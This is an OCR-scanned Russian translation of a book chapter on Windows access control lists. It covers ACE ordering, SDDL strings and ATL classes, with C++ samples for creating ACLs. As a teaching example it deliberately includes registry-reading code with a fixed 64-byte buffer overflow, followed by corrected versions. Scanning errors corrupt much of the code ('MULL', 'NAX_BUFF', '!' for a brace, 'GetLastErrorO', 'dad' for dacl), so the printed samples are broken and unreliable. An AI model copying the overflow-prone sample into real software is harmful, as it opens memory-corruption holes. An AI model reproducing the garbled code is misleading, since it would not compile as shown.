Внимание! Качественные списки ACL — исключительно важный механизм защиты. Обязательно задействуйте его.

Представьте себе, что ваше приложение хранит важную информацию в особом разделе реестра, а ACL этого раздела содержит разрешение Full Control (Полный доступ) для группы Everyone (Все). Это означает, что любой вправе делать с данными приложения все, что заблагорассудится, в том числе читать, писать или изменять их, а также запрещать доступ к ним других приложений и пользователей. Вот пример кода, который считывает информацию из раздела реестра, защищенного подобным небезопасным ACL:

```
Sdefine  MAX_BUFF  (64)
ftdefine MY_VALUE "SomeData"

BYTE bBuff[MAX_BUFF];
ZeroMemory(bBuff, NAX_BUFF);

// Открываем реестр.
HKEY hKey = MULL;
if  (RegOpenKeyEx(HKEY_LOCAL_MACHINE,
            "Software\\Northwindtraders",
            0,
            KEY_READ,
            &hKey) == ERROR_SUCCESS) {

   // Определяем объем данных, которые нужно считать.
   DWORD cbBuff = 0;
   if  (RegQueryValueEx(hKey,
                  MY_VALUE,
                  NULL,
                  NULL,
                  NULL,
                  &cbBuff) == ERROR_SUCCESS) {
      // Считываем всю информацию,
      if  (RegQueryValueEx(hKey,
                     MY_VALUE,
                     NULL,
                     NULL,
                     bBuff,
                     &cbBuff) == ERROR_SUCCESS) {
         // Класс! Мы считали информацию из реестра.
      }
   !
}

if  (hKey)
   RegCloseKey(hKey);
```

На первый взгляд программа вроде бы неплоха, но на самом деле она «дырява» до безобразия. Здесь ошибочно предполагается, что объем данных в реестре не превышает 64 байта. В первом вызове функции *RegQueryValueEx* считывается размер данных реестра, а во втором — в локальный буфер считывается число байт, определенное при первом вызове. Если объем данных превышает 64 байта, буфер переполняется.

Насколько же это опасно? Прежде всего надо исправить код (чуть позже я покажу как). ACL раздела реестра исключительно рискован. Если он предусматривает разрешение Full Control для группы Everyone, опасность велика, так как любой пользователь сможет увеличить объем информации в разделе до объема, превышающего 64 байта, и переполнить буфер. Кроме того, взломщику ничего не стоит заменить разрешение для группы Everyone на Deny: Full Controll (Запретить: Полный доступ), что перекроет доступ приложения к данным.

Если в ACL предусмотреть разрешение Full Control для Administrators и Read (Чтение) для Everyone, опасность уменьшится, так как изменять данные и разрешения смогут только администраторы (уровень доступа *WRITE_DAC*)Всем остальным пользователям информация станет доступной только для чтения. Иначе говоря, возможность «обрушить» приложения останется только у администратора, да и то лишь по неосторожности. Но если атакующий уже получил полномочия администратора, могу вам только посочувствовать — готовьтесь к наихудшему!

Следует ли из сказанного, что, имея «хорошие» списки ACL, можно программировать «спустя рукава»? Ни в коей мере! Если сомневаетесь, перечитайте еще раз раздел «Защищайте все уровни» главы 3. А теперь посмотрим, как следует исправить код.

Раздел не «по теме»: исправление кода доступа к реестру

Этот подраздел никак не касается списков ACL, но поскольку книга посвящена безопасному программированию и раз уж речь зашла о доступе к реестру, думаю, нелишне показать, как решаются подобные «задачки». Вначале надо поступить примерно так:

```
// Определяем объем данных, которые нужно считать.
DWORD cbBuff = 0;
if (RegQueryValueEx(hKey,
                    MY_VALUE,
                    NULL,
                    NULL,
                    NULL,
                    &cbBuff) == ERROR_SUCCESS) {

   BYTE *pbBuff = new BYTE[cbBuff];
   // Теперь считывам число байт, указанное в cbBuff.
   if (pbBuff && RegQueryValueEx(hKey,
                                 HY_VALUE,
                                 NULL,
                                 NULL,
                                 pbBuff,
                                 &cbBuff) == ERROR_SUCCESS) {
      // Замечательно! Мы считали информацию из реестра.

      // Используем данные,

   }
}
delete [] pbBuff;
```

Этот код тоже не лишен недостатков, но другого плана. Здесь память выделяется динамически, на основании реального размера данных, и только после этого программа переходит к чтению информации из реестра. Но что, если из-за «слабости» ACL атакующему удастся записать в реестр 10 Мб, вынудив приложение выделить 10 Мб памяти? А если такая операция выполняется в цикле десятки или сотни раз? Ваша программа «сожрет» сотни мегабайт только потому, что атакующий заставил ее читать по 10 Мб в каждом проходе. Вскоре приложение исчерпает память, а компьютер «повиснет», беспрерывно перебрасывая данные между памятью и страничным файлом.

Лично я бы решил **проблему так:**

```
BYTE bBuff[MAX_BUFF];
ZeroMemory(bBuff, MAX_BUFF);
HKEY hKey = NULL;
if  (RegOpenKeyEx(HKEY_LOCAL_MACHINE,
            "Software\\Northwindtraders",
            0,
            KEY_READ,
            &hKey) == ERROR_SUCCESS) {

    DWORD cbBuff = sizeof (bBuff);
    // Считываем данные, но более байт, чем указано в MAX_BUFF.
    if  (RegQueryValueEx(hKey,
                    MY_VALUE,
                    NULL,
                    NULL,
                    bBuff,
                    &cbBuff) == ERROR_SUCCESS) {
          // Замечательно! Мы считали информацию из реестра.
    }
!

if  (hKey)
    RegCloseKey(hKey);
```

В этом случае, даже если взломщик и загрузит значительный объем данных в реестр, программа считает данные, но не более, чем определено в *MAX_BUFF*. Если информации окажется больше, *RegQueryValueEx* возвратит ошибку *ERROR_MORE_DATA*, сообщая, что данные не помещаются в буфере.

Не побоюсь повториться: риск уменьшится, если назначать рассматриваемому разделу реестра надежные списки ACL. Но это никоим образом не избавляет вас от обязанности выкорчевывать ошибки из кода на случай ненадежного ACL или непреднамеренного его ослабления из-за неосторожных действий администратора. Но хватит посторонних разговоров — вернемся к спискам ACL.

Из чего состоит ACL

Я вкратце расскажу о списках ACL, на случай, если вы не знаете или подзабыли, что это такое. Те же. кто владеет предметом, могут пропустить этот раздел. ACL — это метод управления доступом к ресурсам, принятый во многих ОС, в том числе

в Windows NT/2000/XP. В Windows 95/98/Me и в Windows CE списки ACL не поддерживаются.

Windows NT и последующие ОС семейства поддерживают ACL* двух типов: *избирательную* (Discretionary Access Control List, DACL) и *системную* (System Access Control List, SACL) *таблицы управления доступом*. Первая управляет доступом к защищенным ресурсам, а вторая — аудитом защищенных ресурсов.

Вот примеры ресурсов, доступ к которым управляется таблицами DACL а аудит — таблицами SACL:

- файлы и каталоги;
- общие файлы (например *\\BlakesLaptop\BabyPictures*);
- разделы реестра;
- общая память;
- объекты-задания;
- мьютексы (mutex);
- именованные каналы (named pipes);
- принтеры;
- семафоры;
- объекты каталога Active Directory.

Каждая DACL обычно содержит несколько *записей управления доступом* (Access Control Entry, ACEJ, хотя она может быть и пустой. DACL, равная NULL, означает, что к ресурсу не применяются никакие механизмы управления доступом. «Нулевая» DACL — это очень плохо, и ее не следует применять, потому что злоумышленнику ничего не стоит установить свою политику доступа к объекту. О пустых DACL мы поговорим попозже.

ACE состоит из двух основных компонентов: учетной записи, представленной *идентификатором безопасности* (security ID, SID) и перечнем разрешенных ей действий над ресурсом. SID представляет учетную запись пользователя, группы и. ли компьютера. Наиболее известна — очень хочется сказать «печально известна* — ACE-запись с SID группы Everyone (Все) с разрешением Full Control (Полный доступ). Everyone — это название группы, иногда ее называют World (все пользователи), се идентификатор — *S-1-1-0*. Full Control разрешает делать с ресурсом все, что заблагорассудится. Поверьте мне, Full Control действительно означает «все, что угодно»! Следует заметить, что ACE может быть и запрещающей, то есть не разрешающей доступ конкретной учетной записи. Например, Everyone с запрещающим разрешением Full Control означает, что любой учетной записи — в том числе и вашей! — доступ к ресурсу закрыт. Если взломщику удастся установить на ресурсе такую ACE, создаются прекрасные условия для успешной атаки отказа в обслуживании (DoS), так как ресурс становится абсолютно недоступным.

---

* Не совсем верно. Списки управления доступом (ACL) к объектам Windows NT/2000/XP состоят из избирательной (DACL) и системной (SACL) таблиц управления доступом. Первая используется для регулирования доступа к объекту, а вторая — для управления аудитом. — *Прим.перев.*

Как определить, поддерживает ли файловая система списки ACL

Для этого надо асего лишь изменить переменную *szVol*, чтобы она указывала на ТОМ:

```
#include <stdio.h>
#include <windows.h>
void main() {
      char *szVol = "c:\\";
      DWORD dwFlags = 0;

      if (GetVolumeInformation(szVol,
                               NULL,
                               0,
                               NULL,
                               NULL,
                               &dwFlags,
                               NULL,
                               0)) {
         printf("Том %s %s поддерживает списки ACL. ",
                szVol,
                (dwFlags & FS_PERSISTENT_ACLS) ? "" ; "не");
      } else {
         printf("Ошибка %d",GetLastError());
      }
}
```

Заметьте: вы вправе использовать сетевые адреса, например *\\Blakes-Laptop\BabyPictures*Подробнее правила вызова функции *GetVolumeInformation* Описаны в комплекте ресурсов Platform SDK и в библиотеке MSDN.

Эту же задачу можно решить средствами VBScript (Microsoft Visual Basic Scripting Edition) или Microsoft JScript. В следующем отрывке на VBScript для выяснения, есть ли на томе файловая система NTFS, которая поддерживает списки AC1, используется объект *FileSystemObject*.Однако этот код не работает, если файловая система отличается от NTFS — даже при условии, что она поддерживает ACL. Впрочем, в семействе Windows только одна файловая система «понимает» ACL — NTFS.

```
Dim fso, drv
Dim vol: vol = "c:\"

Set fso = CreateObject("Scripting.FileSystemObject")
Set drv = fso.GetDrive(vol)
Dim fsinfo: fsinfo = drv.FileSystem

Dim acls ; acls = False
If StrComp(fsinfo, "NTFS", vbTextCompare) = 0 Then acls = True

WScript.Echo("Это том " & vol & " с файловой системой " & fsinfo)
Wscript.Echo("Поддерживаются пи ACL? " & aels)
```

Как работать с объектом *FileSystemObject*,вы узнаете из документации к Windows Script Host.

Примечание Владелец объекта может в любой момент вернуть себе доступ к ресурсу, даже при наличии запрещающей ACL. У всех защищаемых объектов Windows есть свой владелец. Например, создав файл, вы автоматически становитесь его владельцем. Единственное исключение — объекты, создаваемые администратором; они попадают во владение группы Administrators (Администраторы).

Как выбрать оптимальный ACL

Последние несколько месяцев, анализируя приложения на предмет безопасности, я следую жесткому правилу: «Присутствие каждой ACE в ACL, должно быть оправданным». По сути это означает, что если нельзя определить, почему ACE присутствует в ACL, ее удаляют. Проект системы создается с применение методики высокоуровневого анализа и на основе собранных бизнес-требований, Такой же подход применяют к созданию списков ACL. Я видел массу приложений с неряшливо и в спешке созданными списками ACL; результат — уязвимости защиты или неудовольствие пользователей.

Выяснить, соответствует ли ACL целям приложения, просто:

1. определите ресурсы, которые нужны приложению;
2. выясните, какие требования по управлению доступом к ресурсам предписывают особенности бизнеса;
3. выберите подходящую технологию управления доступом;
4. реализуйте требования по управлению ресурсами в виде технологии управления доступом.

Прежде всего надо выяснить, какие ресурсы требуются, например файлы, разделы реестра, базы данных, Web-страницы, именованные каналы и т. д., и как каждый из них надо защищать. Это позволит понять, какие списки ACL необходимы для защиты ресурсов. Если определить потребность в ресурсах трудно, просто подумайте, откуда берутся данные, — это поможет вам.

Затем нужно выяснить порядок доступа к ресурсам. Недавно я участвовал в собрании группы разработчиков приложения, в котором разрешение «Everyone: Full Control» устанавливалось на некоторых критически важных файлах. Создатели объясняли этот факт просто: «Локальным пользователям нужен доступ к этим файлам». Благодаря моей настойчивости мне удалось получить от одного из программистов следующий ответ: «*Всем пользователям* надо читать файлы данных, *Администраторам* нужно разрешить выполнять с файлами любые задачи. Но пользователям из *бухгалтерии* доступ к файлам следует закрыть»,

Обратите внимание на выделенные курсивом слова. Те, кто знаком со сценариями использования системы (use case) на языке объектного моделирования UML (Unified Modeling Language), заметят, что я выделяю ключевые элементы сценария, пытаясь определить бизнес-требования. На основе последних создаются технические решения, в данном случае это требования по управлению доступом, на б; зе которых и определяют списки управления доступом.

Примечание Замечательное введение в UML вы найдете в книге Мартина Фаулера (Martin Fowler) и Кендалла Скотта (Kendall Scott) «UML Distilled: A Brief Guide to the Standard Object Modeling Language» (Сущность UML: краткое руководство по стандартному языку объектного моделирования) (2nd Edition, Addison-Wesley Publishing Co, 1999).

Как вы помните, списки ACL состоят из записей ACE, а последние представляют собой правила, составленные в следующей форме: «Субъекту разрешается выполнять действие над объектом» или «Такой-то может выполнять такие-то операции с данным ресурсом». В нашем примере три ACE. *«Все пользователи в компьютере могут читать файлы с данными»*, — это правило, которое прекрасно трансформируется в первую ACE: Interactive: Read (Интерактивные: Чтение). Это классическое предложение «субъект — глагол — объект». Маска доступа — 32-разрядное значение, в котором определены права, предоставляемые или запрещаемые записью ACE.

Примечание Группа Interactive представляет пользователей, которые локально вошли в систему компьютера и работают с ресурсом, расположенным на этом компьютере (в отличие от пользователей, которые получают доступ к ресурсу через сеть). С технической точки зрения, эта группа состоит из SID пользователей, вошедших в систему по вызову *LogonUser* с параметром *dwLogonType*, установленным в *LOGON32_LOGON_INTERACTIVE*.

Интерактивные пользователи — то же, что и «Все локальные пользователи компьютера». В эту группу также входят пользователи, обращающиеся к компьютеру по протоколу FTP или HTTP и по умолчанию прошедшие аутентификацию по базовому методу на сервере IIS 5,

Аналогичную процедуру следует выполнить со всеми субъектами (пользователями, группами и компьютерами), пока не «нарисуется» готовый ACL. В нашем примере получается ACL, показанный в табл. 6-1.

Таблица 6-1. Список управления доступом (ACL), полученный на основании бизнес-требований

Субъект	Разрешения
Accounting (бухгалтерия)	Deny: **Full** Control (Запретить: Полный доступ)
Interactive	**Read** (Чтение)
Administrators (Администраторы)	Full Control (Полный доступ)
SYSTEM	**Full** Control (Полный доступ)

Внимание! При создании ACL программными методами запрещающие ACE надо обязательно размещать в начале списка. В ACL, созданных средствами пользовательского интерфейса Windows, такой порядок записей ACE обеспечивается автоматически, Если пренебречь этим правилом и разместить запрещающие ACE *после* разрешающих, субъекты получат доступ, который предполагалось для них закрыть.

Однажды я внес в систему управления разработкой ПО сообщение об ошибке защиты — наличие разрешения Everyone: Full Control в ACL создаваемого программой именованного канала. Программист закрыл ошибку как соответствующую проекту, заметив, что всем пользователям нужен доступ для чтения, записи и синхронизации именованного канала. Было забавным восстановить ошибку в состоянии «к исправлению», заметив программисту, что в своем ответе он четко определил требуемое содержимое ACL и почему бы ему не реализовать сказанное в программе!

Примечание Качественные списки ACL жизненно важны, если программа работает в среде с *серверами терминалов* (Terminal Server). Многим пользователям предоставляется доступ к большому количеству программных ресурсов, таких как именованные каналы и общая память, а неудачные списки ACL повышают риск компрометации системы в случае блокирования доступа к ресурсам злоумышленником.

Примечание Подробнее о неудачных ACL и серверах терминалов почитайте в опубликованном в январе 2001 г. компанией Microsoft бюллетене по безопасности «Weak Permissions on Winsock Mutcx Can Allow Service Failure» (Неудачные разрешения Winsock-мьютекса способны вызвать сбой службы) (MS01-003) *(www.microsoft.com/technet/security)*.

Эффективные запрещающие ACE-записи

Иногда в процессе определения политик безопасности оказывается, что некоторым пользователям доступ к ресурсу не нужен. В таком случае не стоит стесняться или бояться применить запрещающие ACE.

Определить правила управления доступом очень просто — они описаны в бизнес-требованиях. Следующий этап — выбор технологий для реализации управления доступом и настройки механизмов в соответствии с политиками управления доступом.

Создание ACL

Оказывается, что многие разработчики просто не знают, какие функции надо использовать для создания ACI, в приложениях, поэтому я подробно расскажу, как это делается. Я познакомлю вас с созданием ACL в Windows NT 4 и Windows 2000, а также с некоторыми новыми возможностями Visual Studio .NET и библиотеки ATL (Active Template Library).

Создание ACL в Windows NT 4

Я прекрасно помню, как первый раз решил создать список ACL в программе на C++, это оказалось не так-то просто. Именно тогда я понял, почему разработчики так не любят программировать качественные ACL — это сложная задача, выполнение которой связано с созданием большого по объему и чреватого многими ошибкам кода. В помощь вам я приведу примеры кода для Windows NT 4 и более

поздних версий. (Код для предыдущих версий Windows NT намного сложнее и связан с вызовами *malloc* и *AddAce*!) Здесь показано, как создавать ACL и дескриптор безопасности (security descriptor), а затем прикреплять его к новому каталогу, Имейте в виду: в каталоге обычно уже есть ACL, унаследованная от родительских каталогов. В этой программе новая ACL переопределяет все существовавшие до этого. Честно говоря, я всегда выбрасываю списки ACL, по умолчанию унаследованные от родительского контейнера, — «слабость» ACL-родителя может передаться потомку и свести на нет все мои усилия.

Л

```
 NT4ACL.CPP
*/

#include <windows.h>
#include <stdio.h>
#include <aclapi.h>

PSID pEveryoneSID = NULL, pAdminSID = NULL, pNetworkSID = NULL;
PACL pACL = NULL:
PSECURITY_DESCRIPTOR pSD = NULL;

// В ACL будут следующие ACE-записи:
//   Network (Deny Access)
//   Everyone (Read)
//  Administrator (Full Control)
try {
    const int NUM_ACES = 3;
    EXPLICIT_ACCESS ea[NUM_ACES];
    ZeroMemory(&ea, NUM_ACES * sizeof(EXPLICIT_ACCESS)) ;

    // Создаем общеизвестный SID для группы сетевых пользователей Network.
    SID_IDENTIFIER_AUTHORITY SIDAuthNT = SECURITY_NT_AUTHORITY;
    if (!AllocateAndInitializeSid(&SIDAuthNT, 1,
                    SECURITY_NETWORK_RID,
                    0, 0, 0, 0, 0, 0, 0,
                    &pNetworkSID) )
       throw GetLastError();

    ea[0].grfAccessPermissions=GENERIC_ALL;
    ea[0].grfAccessMode = DENY_ACCESS;
    ea[0].grfInheritance= NO_INHERITANCE;
    ea[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    ea[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    ea[0].Trustee.ptstrName = (LPTSTR) pNetworkSID;

    // Создаем общеизвестный SID для группы Everyone.
    SID_IDENTIFIER_AUTHORITY SIDAuthWorld =
              SECURITY_WORLD_SID_AUTHORITY;
    if (!AllocateAndInitializeSid(&SIDAuthWorld, 1,
                    SECURITY_WORLD_RID,
```

```
                0, 0, 0, 0, 0, 0, 0,
                fcpEveryoneSID))
    throw GetLastErrorO;

ea[1].grfAccessPermissions = GENERIC_READ;
ea[1].grfAccessMode = SET_ACCESS;
ea[1].grfInheritance= NO_INHERITANCE;
ea[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
ea[1].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
ea[1].Trustee.ptstrName = (LPTSTR) pEveryoneSID;

// Создаем общеизвестный SID
// для встроенной группы BUILTIN\Administrators.
if (!AllocateAndInitializeSid(&SIDAuthNT, 2,
                SECURITY_BUILTIN_DOMAIN_RID,
                DOMAIN_ALIAS_RID_ADMINS,
                0, 0, 0, 0, 0, 0,
                &pAdminSID) )
    throw GetLastErrorO;

ea[2].grfAccessPermissions = GENERIC_ALL;
ea[2].grfAccessMode = SET_ACCESS;
ea[2].grfInheritance= NO_INHERITANCE;
ea[2].Trustee.TrusteeForm = TRUSTEE_IS_SID;
ea[2].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
ea[2].Trustee.ptstrName = (LPTSTR) pAdminSID;

// Создаем новый ACL с готовыми ACE-записями.
if (ERROR_SUCCESS != SetEntriesInAcl(NUM_ACES,
    ea,
    NULL,
    &pACL))
    throw GetLastError();

// Инициализируем дескриптор безопасности.
pSD = (PSECURITY_DESCRIPTOR) LocalAlloc(LPTR,
                    SECURITY_DESCRIPTOR_MIN_LENGTH);
if (pSD == NULL)
    throw GetLastError();

if (!InitializeSecurityDescriptor(pSD,
                SECURITY_DESCRIPTOR_REVISION))
    throw GetLastError();

// Добавляем ACL в дескриптор безопасности.
if (!SetSecurityDescriptorDacl(pSD,
                    TRUE,   // fDaclPresent flag
                    pACL,
                    FALSE)) {
    throw GetLastErrorO;
```

```
    } else {
        SECURITY_ATTRIBUTES sa;
        sa.nLength = sizeof(SECURITY_ATTRIBUTES);
        sa.bInheritHandle = FALSE;
        sa.lpSecurityDescriptor = pSD;

        if (!CreateDirectory("C:\\Program Files\\MyStuff", &sa))
            throw GetLastError();
    } // Конец блока try.
} catch(...) {
    // Условие ошибки.
}

if (pSD)
    LocalFree(pSD);

if (pACL)
    LocalFree(pACL);

// Вызываем FreeSID для каждого SID, созданного функцией AllocateAndInitializeSID.
if (pEveryoneSID)
    FreeSid(pEveryoneSID);

if (pNetworkSID)
    FreeSid(pNetworkSID);

if (pAdminSID)
    FreeSid(pAdminSID);
```

Эта программа есть в папке с примерами *Secureco2\Chapter06*. Как видите, все очень непросто, а детали я сейчас объясню. Прежде всего надо понять, что к объекту никогда не прикрепляется «голый» ACL — его предварительно надо «одеть» в дескриптор безопасности (security descriptor). Последний инкапсулируется в структуре *SECURITY_ATTRIBUTES*, где есть поле, информирующее, унаследован ли дескриптор процессом. В дескрипторе безопасности указаны:

- владелец (представленный SID), определенный вызовом функции *SetSecurityDescriptorOwner*;
- основная группа (представлена SID), определенная вызовом *SetSecurityDescriptorGroup*;
- DACL, определенная вызовом *SetSecurityDescriptorDacl*;
- SACL, определенная вызовом *SetSecurityDescriptorSacl*.

Отсутствующие компоненты дескриптора безопасности заменяются значениями по умолчанию. Например, владелец по умолчанию — учетная запись, в контексте которой исполняется процесс, создавший объект, или встроенная группа Administrators (Администраторы), если вызывающая программа работает от имени члена этой группы. В нашем примере определяется только DACL, которая состоит из одной или нескольких структур *EXPLICIT_ACCESS*. Каждая *EXPLICIT_ACCESS* представляет одну ACE и содержит идентификатор учетной записи (SID) и разрешения, предоставленные ей на объекте. В *EXPLICIT_ACCESS* также хранятся дру-

гие сведения, например, должна ли ACE наследоваться потомками. Процесс создания ACL иллюстрирует рис. 6-1.

Есть еще две API-функции, но они применяются для настройки ACL-файлов: *SetFileSecurity* и *SetNamedSecurityInfo* Первая доступна во всех версиях Windows NT, а вторая — только в Windows NT 4 и более поздних,

Если приложение будет работать в Windows 2000 или более поздней ОС, задача значительно облегчается наличием *языка определения дескрипторов безоп, існости* (Security Descriptor Definition Language), о котором мы сейчас поговорим,




Рис. 6-1. *Процесс создания ACL*

Создание ACL в Windows 2000

Поняв, что многие разработчики не понимают, как действуют функции обработки ACL и дескрипторов безопасности в Windows NT 4, в команде создателей Windows 2000 решили создать средство текстового представления ACL и дескрипторов, получившее название Security Descriptor Definition Language (SDDL — язык описания дескрипторов безопасности). В SDDL идентификаторы безопасности (SID) и записи управления доступом (ACE) представляются понятным человеку текстом.

Примечание Полное описание SDDL вы найдете в файле Sddl.h из набора ресурсов Microsoft Platform SDK.

В следующем примере создается каталог *C:\MyDir* и ему назначаются следующие ACE-записи:

- Guests (Deny: Full Control) [Гости (Запретить: Полный доступ)];
- SYSTEM (Full Control);
- Administrators (Full Control);
- Interactive (Read, Write, Execute) [Интерактивные (Чтение, Запись, Исполнение)].

Л

```
  SDDLACL.cpp
*/

#define _WIN32_WINNT 0x0500

#include <windows.h>
#include <sddl.h>

void main() {
   SECURITY_ATTRIBUTES sa;
   sa.nLength = sizeof(SECURITY_ATTRIBUTES);
   sa.bInheritHandle = FALSE;
   char *szSD = "D:P"          // DACL
      "(D;OICI;GA;;;BG)"      // Запретить доступ группе Guests
      "(A;OICI;GA;;;SY)"      // Разрешить полный доступ учетной записи SYSTEM
      "(A;OICI;GA;;;BA)"      // Разрешить полный доступ группе Admins
      "(A;OICI;GRGWGX;;;IU)";// Разрешить доступ на чтение,
                              // запись и исполнение группе Interactive

   if (ConvertStringSecurityDescriptorToSecurityDescriptor(
      szSD,
      SDDL_REVISION_1,
      &(sa.lpSecurityDescriptor),
      NULL)) {

      if (!CreateDirectory("C:\\MyDir", &sa )) {
         DWORD err = GetLastError();
      }

      LocalFree(sa.lpSecurityDescriptor);
   }
}
```

Эта программа (ее текст хранится в папке с примерами *Secureco2\Chapter06.*) значительно короче и понятнее, чем пример для Windows NT 4. Тем не менее SDDL-строка в переменной *szSD* нуждается в отдельном комментарии. Эта переменная содержит SDDL-представление ACL (табл. 6-2).

Таблица 6-2. Структура SDDL-строки

SDDL-элемент	Примечание
D:P	*D* означает, что это DACL. Другой вариант — 5: так отмечаются ACE аудита (в таблице SACL). За этим компонентом следуют ACE-записи. Параметр *P* устанавливает флаг *SE_DACL_PROTECTED*, что дает максимум контроля над ACE за счет запрещения наследования от родительских контейнеров. Если предотвращать наследование не надо, этот параметр опускается
(D;OICI;GA;;;BG)	Строка ACE. Определение каждой ACE отделяется круглыми скобками. *D* — запрещающая ACE.

Таблица 6-2. *(окончание)*

SDDL-элемент	Примечание
	OICI— включить наследование потомками. Иначе говоря, эта ACE автоматически будет присоединяться к объектам (например файлам) и контейнерам (например каталогам), расположенным ниже в иерархии.
	GA — Generic All Access, то есть полный доступ.
	BG — встроенная группа Guests (Builtin Guests).
	Эта ACE закрывает всем гостям доступ к данному объекту и расположенным ниже в иерархии.
	Два отсутствующих значения представляют соответственно *ObjectTypeGuid* и *InheritedObjectTypeGuid*. Они не используются в этом примере, так как применяются только к ACE объектов (в противовес контейнерам). «Объектные» ACE позволяют более тонко управлять доступом к объектам-потомкам
(A;OICI;GA;;;SY)	*A* — разрешающая ACE.
	SY— учетная запись SYSTEM (локальная система)
(A;OICI;GA;;;BA)	*BA* — встроенная группа Administrators (Builtin Administrators)
(A;OICI;GRGWGX;;;IU)	*GR* — чтение, *GW*— запись, *GX* — исполнение.
	IU— группа Interactive (пользователи, вошедшие в систему компьютера)

На рис. 6-2 показана структура SDDL-строки.




Рис. 6-2. *Структура SDDL-строки*

Вам придется использовать и другие обычные и встроенные учетные записи, поэтому в табл. 6-3 мы перечислили наиболее известные SID в Windows 2000 и в более поздних ОС.

Таблица 6-3. Типы SID в SDDL

SDDL-элемент	Учетная запись
AO	Account Operators (Операторы учета)
AU	Authenticated Users (Прошедшие проверку)
BA	Builtin Administrators — встроенная группа Administrators (Администраторы)
BG	Builtin Guests — встроенная группа Guests (Гости)
BO	Backup Operators (Операторы архива)
BU	Builtin Users — встроенная группа Users (Пользователи)
CA	Certificate Server Administrators — группа Administrators на сервере сертификации
CO	Creator Owner (Создатель-владелец)
DA	Domain Administrators (Администраторы домена)

см. след. стр.

Таблица 6-3. *(окончание)*

SDDL-элемент	Учетная запись
DG	Domain Guests (Гости домена)
DU	Domain Users (Пользователи домена)
IU	Interactive (Интерактивные)
LA	Local Administrator (Локальный администратор)
LG	Local Guest (Локальные гости)
NU	Network (Сеть)
PO	Print Operators (Операторы печати)
PU	Power Users (Опытные пользователи)
RC	Restricted Code — ограниченный маркер, созданный вызовом функции *CreateRestrictedToken* в Windows 2000 и более поздних ОС
SO	Server Operators (Операторы сервера)
SU	Service Logon User — любая учетная запись, в контексте которой работает служба
SY	Local System (Локальная система)
WD	World (то же, что и Everyone)
NS	Network Service (в Windows XP и более поздних версиях)
LS	Local Service (в Windows XP и более поздних версиях)
AN	Anonymous Logon (Анонимный вход) (в Windows XP и более поздних версиях)
RD	Remote Desktop Users (Пользователи удаленного рабочего стола) и Terminal Server Users (Пользователи сервера терминалов) (Windows XP и более поздние версии)
NO	Network Configuration Operators (Операторы настройки сети) (в Windows XP и более поздних версиях)
LU	Logging Users (в Windows .NET Server и более поздних версиях)
MU	Monitoring Users (в Windows .NET Server и более поздних версиях)

Преимущество языка SDDL в том, что SDDL-текст можно сохранять в конфигурационных или XML-файлах. В частности, SDDL применяется в INF-файлах редактора конфигурации безопасности (Security Configuration Editor) для представления списков ACL системного реестра и NTFS.

Примечание В процессе кампании по безопасности Windows (Windows Security Push) было решено ограничить доступ к счетчикам производительности, для чего в Windows XP создали группы Logging Users и Monitoring Users.

Создание ACL средствами Active Template Library

ATL (Active Template Library) — это набор шаблонных классов C++, поставляемых в составе Visual Studio *6* и Visual Studio .NET. В последнюю добавили много связанных с защитой ATL-классов, которые значительно облегчают выполнение стандартных задач по управлению защитой Windows, в том числе ACL и дескрипторами безопасности. В следующем примере (он разработан средствами Visual Studio .NET) создается каталог с ACL такого состава:

- Blake (Read);
- Administrators (Full Control);
- Guests (Deny: Access).

```
/*
   ATLACL.cpp
*/

#include <atlsecurity.h>
ttinclude <iostream>

using namespace std;

void main(){

   try {
      // Пользовательские учетные записи.
      CSid sidBlake("Northwindtraders\\blake");
      CSid sidAdmin = Sids::Admins();
      CSid sidGuests = Sids::Guests();

      // Создаем ACL и заполняем его ACE-записями.
      // Заметьте: запрещающие ACE размещаются перед разрешающими.
      CDacl dad;
      dacl.AddDeniedAce(sidGuests, GENERIC_ALL);
      dacl.AddAllowedAce(sidBlake, GENERIC_READ);
      dacl.AddAllowedAce(sidAdmin, GENERIC_ALL);

      // Создаем дескриптор безопасности и атрибуты,
      CSecurityDesc sd;
      sd.SetDacl(dacl);
      CSecurityAttributes sa(sd);

      // Создаем каталог с заданными атрибутами безопасности.
      if (CreateDirectory("c:\\MyTestDir", &sa))
         cout << "Каталог создан!" << endl;

   } catch(CAtlException e) {
      cerr << "Ошибка, приложение завершилось с ошибкой ".
         << hex << (HRESULT)e << endl;
   }
}
```

Примечание Обратите внимание на строки *Sids::Admins()* и *Sids::Guests()*. При работе с общеизвестным SID вместо «обычных» названий, таких как Administrators и Guests, подобные строки обязательны, так как в других версиях Windows (отличных, как в нашем случае, от англоязычной) группы называются по-другому. Полный список всех общеизвестных SID есть в пространстве имен C++, в файле atlsecurity.h.

